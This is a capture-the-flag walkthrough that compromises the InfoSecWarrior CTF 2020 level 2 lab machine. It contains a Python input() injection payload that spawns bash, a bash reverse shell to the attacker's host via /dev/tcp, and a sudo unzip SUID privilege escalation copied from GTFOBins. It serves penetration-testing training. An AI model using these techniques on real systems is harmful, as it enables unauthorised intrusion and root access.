INFOSECWARRIOR CTF 2020: 02

Today, we'll be looking at the infosecwarrior level 2 machine on vulnhub.
You can download the mahcine here.

Let's scan the machine with nmap.

```
nmap -sS -A -p- 192.168.233.103
```

```
┌──(root㉿kali)-[~]
└─# nmap -sS -A -p- 192.168.233.103
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 09:00 EDT
Nmap scan report for 192.168.233.103
Host is up (0.00044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 89f21b40c40c3c7939739dfcccab2b0a (RSA)
|   256 05dbcf2990f6e43f4f74c9d257816eff (ECDSA)
|_  256 9a7df5dd9051b2eb3c33369f250e8c21 (ED25519)
56563/tcp open  unknown
| fingerprint-strings:
|   GenericLines:
|     Welcome to
|     ____ __ __ _
|     ___/ ___| ___ __\x20\x20 / /_ _ _ __ _ __(_) ___ _ __
|     \x20/ _ / __\x20\x20/\x20/ / _` | '__| '__| |/ _ \| '__|
|     |__) | __/ (__ \x20V V / (_| | | | | | | (_) | |
|     |___|_| |_|_| ___/____/ ___|___| _/_/ __,_|_| |_| |_|___/|_|
|     Please input number of ping packet you want to send??: Traceback (most recent call last):
|     File "./script.py", line 18, in <module>
|     int(input(' Please input number of ping packet you want to send??: '))
|     File "<string>", line 0
|     SyntaxError: unexpected EOF while parsing
|   NULL:
|     Welcome to
|     ____ __ __ _
|     ___/ ___| ___ __\x20\x20 / /_ _ _ __ _ __(_) ___ _ __
|     \x20/ _ / __\x20\x20/\x20/ / _` | '__| '__| |/ _ \| '__|
|     |__) | __/ (__ \x20V V / (_| | | | | | | (_) | |
|     |___|_| |_|_| ___/____/ ___|___| _/_/ __,_|_| |_| |_|___/|_|
|_    Please input number of ping packet you want to send??:
1 service unrecognized despite returning data. If you know the service/version, please submit the following finge
SF-Port56563-TCP:V=7.93%I=7%D=6/30%Time=649ED215%P=x86_64-pc-linux-gnu%r(N
SF:ULL,216,"Welcome\x20to\x20\r\n\x20\r\n\r\n\x20\x20___\x20\x20\x20\x20\x
SF:20\x20\x20\x20__\x20\x20\x20\x20\x20\x20____\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20__\x20\x20\x20\x20\x20\x20\x20\x20__\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20_\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\r\n\x20\|_\x20_\|_\x20__\x20\x20/\x20_\|\x20___/\x20___\|\
SF:x20\x20___\x20\x20__\\\x20\\\x20\x20\x20\x20\x20\x20/\x20/_\x20_\x20_\x
SF:20__\x20_\x20__\(_\)\x20___\x20\x20_\x20__\x20\r\n\x20\x20\|\x20\|\|\x2
SF:0'_\x20\\\|\x20\|_\x20/\x20_\x20\\___\x20\\\x20/\x20_\x20\\/\x20__\\\x2
SF:0\\\x20/\\\x20/\x20/\x20_`\x20\|\x20'__\|\x20'__\|\x20\|/\x20_\x20\\\|\
SF:x20'__\|\r\n\x20\x20\|\x20\|\|\x20\|\x20\|\x20\|\x20\x20_\|\x20\(_\)\x2
SF:0\|__\)\x20\|\x20\x20__/\x20\(__\x20\\\x20V\x20\x20V\x20/\x20\(_\|\x20\
SF:|\x20\|\x20\x20\|\x20\|\x20\x20\|\x20\|\x20\(_\)\x20\|\x20\|\x20\x20\x2
SF:0\r\n\x20\|___\|_\|\x20\|_\|_\|\x20\x20\\___/____/\x20\\___\|\\___\|\x2
SF:0\\_/\\_/\x20\\__,_\|_\|\x20\x20\|_\|\x20\x20\|_\|\\___/\|_\|\x20\x20\x
```

```
SF:20\r\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\r\n\r\n\r\n\x20Please\x20input\x20number\x20of\x20pi
SF:ng\x20packet\x20you\x20want\x20to\x20send\?\?:\x20")%r(GenericLines,30B
SF:,"Welcome\x20to\x20\r\n\x20\r\n\r\n\x20\x20___\x20\x20\x20\x20\x20\x20\
SF:x20\x20__\x20\x20\x20\x20\x20\x20____\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20__\x20\x20\x20\x20\x20\x20\x20\x20__\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20_\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\r\n\x20\|_\x20_\|_\x20__\x20\x20/\x20_\|\x20___/\x20___\|\x20\x20
SF:___\x20\x20__\\\x20\\\x20\x20\x20\x20\x20\x20/\x20/_\x20_\x20_\x20__\x2
SF:0_\x20__\(_\)\x20___\x20\x20_\x20__\x20\r\n\x20\x20\|\x20\|\|\x20'_\x20
SF:\\\|\x20\|_\x20/\x20_\x20\\___\x20\\\x20/\x20_\x20\\/\x20__\\\x20\\\x20
SF:/\\\x20/\x20/\x20_`\x20\|\x20'__\|\x20'__\|\x20\|/\x20_\x20\\\|\x20'__\
SF:|\r\n\x20\x20\|\x20\|\|\x20\|\x20\|\x20\|\x20\x20_\|\x20\(_\)\x20\|__\)
SF:\x20\|\x20\x20__/\x20\(__\x20\\\x20V\x20\x20V\x20/\x20\(_\|\x20\|\x20\|
SF:\x20\x20\|\x20\|\x20\x20\|\x20\|\x20\(_\)\x20\|\x20\|\x20\x20\x20\r\n\x
SF:20\|___\|_\|\x20\|_\|_\|\x20\x20\\___/____/\x20\\___\|\\___\|\x20\\_/\\
SF:_/\x20\\__,_\|_\|\x20\x20\|_\|\x20\x20\|_\|\\___/\|_\|\x20\x20\x20\r\n\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\r\n\r\n\r\n\x20Please\x20input\x20number\x20of\x20ping\x20p
SF:acket\x20you\x20want\x20to\x20send\?\?:\x20Traceback\x20\(most\x20recen
SF:t\x20call\x20last\):\r\n\x20\x20File\x20\"\./script\.py\",\x20line\x201
SF:8,\x20in\x20<module>\r\n\x20\x20\x20\x20num\x20=\x20int\(input\('\x20Pl
SF:ease\x20input\x20number\x20of\x20ping\x20packet\x20you\x20want\x20to\x2
SF:0send\?\?:\x20'\)\)\r\n\x20\x20File\x20\"<string>\",\x20line\x200\r\n\x
SF:20\x20\x20\x20\r\n\x20\x20\x20\x20\^\r\nSyntaxError:\x20unexpected\x20E
SF:OF\x20while\x20parsing\r\n");
MAC Address: 08:00:27:D7:85:00 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.44 ms 192.168.233.103

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.44 seconds
```

The machine is running ssh and another service that looks like it's executing a python script. Let's connect to it with netcat.

```
nc -nv 192.168.233.103 56563
```

It's sending ping packets.

```
┌──(root㉿kali)-[~]
└─# nc -nv 192.168.233.103 56563
(UNKNOWN) [192.168.233.103] 56563 (?) open
Welcome to

  ___        __       ____            __        __              _
 |_ _|_ __  / _| ___ / ___|  ___  ___\ \      / /_ _ _ __ _ __(_) ___  _ __
  | || '_ \| |_ / _ \\___ \ / _ \/ __|\ \ /\ / / _` | '__| '__| |/ _ \| '__|
  | || | | |  _| (_) |___) |  __/ (__  \ V  V / (_| | |  | |  | | (_) | |
 |___|_| |_|_|  \___/|____/ \___|\___|  \_/\_/ \__,_|_|  |_|  |_|\___/|_|


 Please input number of ping packet you want to send⁇: 3
ping target (CTF.InfoSecWarrior)...
64 bytes from 127.0.0.1: icmp_seq=1 ttl=31337 time=0.099 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=31337 time=0.021 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=31337
time=0.010 ms
```

This might be vulnerable to command injection.

I tried to execute commands on the system, but I failed.

So, I searched online for python input command injection and found this great article here.

This command can be used to open a shell: `__import__('os').system('/bin/bash')`

```
┌──(root㉿kali)-[~]
└─# nc -nv 192.168.233.103 56563
(UNKNOWN) [192.168.233.103] 56563 (?) open
Welcome to

  ___        __       ____            __        __              _
 |_ _|_ __  / _| ___ / ___|  ___  ___\ \      / /_ _ _ __ _ __(_) ___  _ __
  | || '_ \| |_ / _ \\___ \ / _ \/ __|\ \ /\ / / _` | '__| '__| |/ _ \| '__|
  | || | | |  _| (_) |___) |  __/ (__  \ V  V / (_| | |  | |  | | (_) | |
 |___|_| |_|_|  \___/|____/ \___|\___|  \_/\_/ \__,_|_|  |_|  |_|\___/|_|


 Please input number of ping packet you want to send⁇: __import__('os').system('/bin/bash')
bash: cannot set terminal process group (15960): Inappropriate ioctl for device
bash: no job control in this shell
bla1@ck04:~$ id
uid=1001(bla1) gid=1001(bla1) groups=1001(bla1)
bla1@ck04:~$
```

I then found the note in the home directory of the user **bla1**.

It contains the password of the user **bla2**.

But first we need to decode it using base64.

```
echo "czNjcjN0" | base64 -d
```

We got the password!

```
┌──(root㉿kali)-[~]
└─# echo "czNjcjN0" | base64 -d
s3cr3t
```

I tried to ssh into user **bla2**, but I couldn't.

```
┌──(root㉿kali)-[~]
└─# ssh bla2@192.168.233.103
The authenticity of host '192.168.233.103 (192.168.233.103)' can't be established.
ED25519 key fingerprint is SHA256:1ZORKwkYqKUIbnD6szqzCNxwimK6Qi1HbDH7ze1nhWE.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.233.103' (ED25519) to the list of known hosts.
(-(-_(-_-)_-)-) (-(-_(-_-)_-)-) (-(-_(-_-)_-)-)

                    Do this and I will give you a Hint

                Laugh uncontrollably for about 3 minutes
                    then suddenly stop and look suspiciously
                        at everyone who looks at you.
                                Or
            Enumerate Hostname and Distro's codename of this box
                        And try to get Secure SHell

(-(-_(-_-)_-)-) (-(-_(-_-)_-)-) (-(-_(-_-)_-)-)

PS: For Newbie refer this website to know more : google.co.in
bla2@192.168.233.103's password:
Permission denied, please try again.
bla2@192.168.233.103's password:
```

After that, I looked at the hint from ssh.

And I looked for the hostname and the codename.

```
hostname
```

```
cat /etc/os-release | grep CODENAME
```

```
bla1@ck04:~$ hostname
ck04
bla1@ck04:~$ cat /etc/os-release | grep CODENAME
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
bla1@ck04:~$
```


We can see 4 users including **ck04** in the home directory.

```
bla1@ck04:/home$ ls
bla  bla1  bla2  ck04
bla1@ck04:/home$
```

I then tried using those as credentials and got in.

We got the user flag!

I then opened a bash shell.



The shell wasn't interactive so I opened a reverse shell on my local machine.

```
bash -i >& /dev/tcp/192.168.233.102/4444 0>&1
```

You can use these two commands to make your shell more stable.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
```

I then used `sudo -l` and found that we can run any command through the user **bla**.
We can use that to open a shell as **bla**.

```
ck04@ck04:/home$ sudo -l
sudo -l
Matching Defaults entries for ck04 on ck04:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ck04 may run the following commands on ck04:
    (bla) NOPASSWD: ALL
ck04@ck04:/home$ sudo -u bla /bin/bash
sudo -u bla /bin/bash
bla@ck04:/home$ id
id
uid=1000(bla) gid=1000(bla) groups=1000(bla),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambasha
re)
bla@ck04:/home$
```

I then used `sudo -l` again and found that we can run unzip as root.

```
bla@ck04:/home$ sudo -l
sudo -l
Matching Defaults entries for bla on ck04:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bla may run the following commands on ck04:
    (root) NOPASSWD: /usr/bin/virtualbox, /usr/bin/unzip
    (bla) NOPASSWD: ALL
bla@ck04:/home$
```

Let's search for **unzip** on gtfobins.

.. / unzip

SUID | Sudo

Certain `unzip` versions allows to preserve the SUID bit. Prepare an archive beforehand with the following commands as root:

```
cp /bin/sh .
chmod +s sh
zip shell.zip sh
```

Extract it on the target, then run the SUID shell as usual (omitting the `-p` where appropriate).

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which unzip) .

./unzip -K shell.zip
./sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo unzip -K shell.zip
./sh -p
```

We can run the following commands to esculate to root.

```
cd /tmp
cp /bin/sh .
chmod +s sh
zip privesc.zip sh
sudo unzip -K privesc.zip
./sh -p
```

We are root!

```
bla@ck04:/tmp$ cp /bin/sh .
cp /bin/sh .
bla@ck04:/tmp$ ls
ls
sh
bla@ck04:/tmp$ chmod +s sh
chmod +s sh
bla@ck04:/tmp$ zip privesc.zip sh
zip privesc.zip sh
  adding: sh (deflated 51%)
bla@ck04:/tmp$ sudo unzip -K privesc.zip
sudo unzip -K privesc.zip
Archive:  privesc.zip
replace sh? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
y
  inflating: sh
bla@ck04:/tmp$ ./sh -p
./sh -p
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
_________        ___.                 ____  __.      .__       .__     __  ________     ______
\_   ___ \___.__.\_ |__   ___________|    |/ _| ____ |__| ____ |  |___/  |_\   _  \   /  |  |
/    \  \<   |  | | __ \_/ __ \_  __ \      <  /    \|  |/ ___\|  |  \   __\  /_\  \ /   |  |_
\     \___\___  | | \_\ \  ___/|  | \/    |  \|   |  \  / /_/  >   Y  \  | \  \_/   \    ^   /
 \______  / ____| |___  /\___  >__|    |____|__ \___|  /__\___  /|___|  /__|  \_____  /\____   |
        \/\/          \/     \/                \/     \/  /_____/      \/            \/      |__|

flag = 1876056353cb2e6253fd0ce121ef1b3f

This flag is a proof that you got the root shell.
You have to submit your report contaning all steps you take to got root shell.
Send your report at our e-mail address : ctf@infosecwarrior.com & vishalbiswas420@gmail.com
# 
```